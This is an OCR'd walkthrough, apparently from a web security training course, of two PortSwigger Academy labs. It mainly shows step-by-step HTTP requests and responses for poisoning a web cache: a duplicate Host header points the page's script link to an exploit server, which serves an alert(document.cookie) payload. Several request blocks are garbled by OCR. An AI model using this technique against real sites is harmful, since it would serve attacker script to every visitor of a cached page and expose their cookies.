


```
GET / HTTP/2
Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
X-Forwarded-Host: exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net
Cookie: session=c6WLA54UWP6GcrLtvtatpXvCIuNbmVhv; _lab=
46%7cMCwCFDBuI1HE%2bU4Q2rycDKtxszjE3xYSAhQbQM%2fnIbRWAT1lxJ7ulcdGgDVJtNCbjwqQH25
nEer%2fJKWE6a2wk4jQUM%2fApLso3HCYV2eTWa0dglmYc3yDGtlMWPKxHzqIMi%2f7NVOG8yqlB1Ld2
DgP%2b%2bxnYOkLCIwYnSvZmIpwvW4YWFQ%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aed008704b45ed784d78254000900e5.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

```
      Web cache poisoning via ambiguous requests
    </title>
  </head>
  <body>
    <script type="text/javascript" src="
    //0aed008704b45ed784d78254000900e5.web-security-academy.net/resources/js/tr
    acking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Web cache poisoning via ambiguous requests
```

- We can use the “X-Forwarded-Host” header to see if the application uses its value in an unsafe way in the response. It is not being used.


- Inject another “Host” header with an arbitrary value, to see how the application responds.



```
GET /?test=1234 HTTP/2
Host: test
Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
Cookie: session=c6WLA54UWP6GcrLtvtatpXvCIuNbmVhv; _lab=
46%7cMCwCFDBuI1HE%2bU4Q2rycDKtxszjE3xYSAhQbQM%2fnIbRWAT1lxJ7ulcdGgDVJtNCbjwqQH25
nEer%2fJKWE6a2wk4jQUM%2fApLso3HCYV2eTWa0dglmYc3yDGtlMWPKxHzqIMi%2f7NVOG8yqlB1Ld2
DgP%2b%2bxnYOkLCIwYnSvZmIpwvW4YWFQ%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aed008704b45ed784d78254000900e5.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10697

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Web cache poisoning via ambiguous requests
    </title>
  </head>
  <body>
    <script type="text/javascript" src="//test/resources/js/tracking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js">
```

- The application is using the value in the other Host header to dynamically build a JavaScript file link in the response.



Target: https://0aed008704b45ed784d78254000900e5.web-security-academy.net

```
GET /?test=1234 HTTP/2
Host: exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net
Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
46%7cMCwCFDBuIlHE%2bU4Q2rycDKtxszjE3xYSAhQbQM%2fnIbRWAT1lxJ7ulcdGgDVJtNCbjwqQH25
nEer%2fJKWE6a2wk4jQUM%2fApLso3HCYV2eTWa0dglmYc3yDGtlMWPKxHzqIMi%2f7NVOG8yqlB1Ld2
DgP%2b%2bxnYOkLCIwYnSvZmIpwvW4YWFQ%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
                                       5ed784d78254000900e5.web-security-academy.net/
```


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10752

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Web cache poisoning via ambiguous requests
    </title>
  </head>
  <body>
    <script type="text/javascript" src="
    //exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net/resources/js/
    tracking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js">
```

Craft a response

URL: https://exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net/resources/js/tracking.js

HTTPS

☑



File:

/resources/js/tracking.js

Head:


```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
```

Body:

```
alert(document.cookie)
```

- In the Exploit Server we can create a path/file that is the same as the one in the application's response, so that way when the JavaScript file is requested in the victim user's browser the request will be made to the Exploit Server's endpoint, which contains a malicious payload.

- Note: A cache buster (?test=1234) is used here for testing, once the exploit is ready to be served to other users, it can be removed.




```
GET / HTTP/2
Host: 0aed008704b45ed784d78254000900e5.web-security-academy.net
Cookie: session=c6WLA54UWP6GcrLtvtatpXvCIuNbmVhv; _lab=
46%7cMCwCFDBuI1HF%2bU4O2rvcDKtxszjF3xYSAhObOM%2fnIbRWAT1lxJ7ulcdGq VJtNCbjwqQH25
nEer%2fJKWE6a2wk4jQUM%2fApLso3HCYV2eTWa0dglmYc3yDGtlMWPKxHzqIMi%2f7NVOG8yqlB1Ld2
DgP%2b%2bxnYOkLCIwYnSvZmIpwvW4YWFQ%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aed008704b45ed784d78254000900e5.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 26
X-Cache: hit
Content-Length: 10752

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Web cache poisoning via ambiguous requests
    </title>
  </head>
  <body>
    <script type="text/javascript" src="
    //exploit-0a43001a04585e4c84e48100012e0057.exploit-server.net/resources/js/
    tracking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js">
```

- Here we can see a “normal” request is made to the application, however, the Exploit Server’s domain is till reflected in the HTTP response, which points to the malicious JavaScript function.

- If the home page of the application is requested, the alert() payload will execute. The cache has been poisoned.




https://0aed008704b45ed784d78254000900e5.web-security-academy.net
0aed008704b45ed784d78254000900e5.web-security-academy.net
OK

Lab: Host header authentication bypass

Lab: Host header authentication bypass

- This lab makes an assumption about the privilege level of the user based on the HTTP Host header.
- To solve the lab, access the admin panel and delete Carlos's account.
- **Steps to Exploit:**
- See slides.

- Browsing to the /admin endpoint, the application responds that the Admin interface is only available to local users.



https://0af300f5043b41e0801acbb400dc0028.web-security-academy.net/admin

Host header authentication bypass


Back to lab description »

LAB Not solved

Home | My account

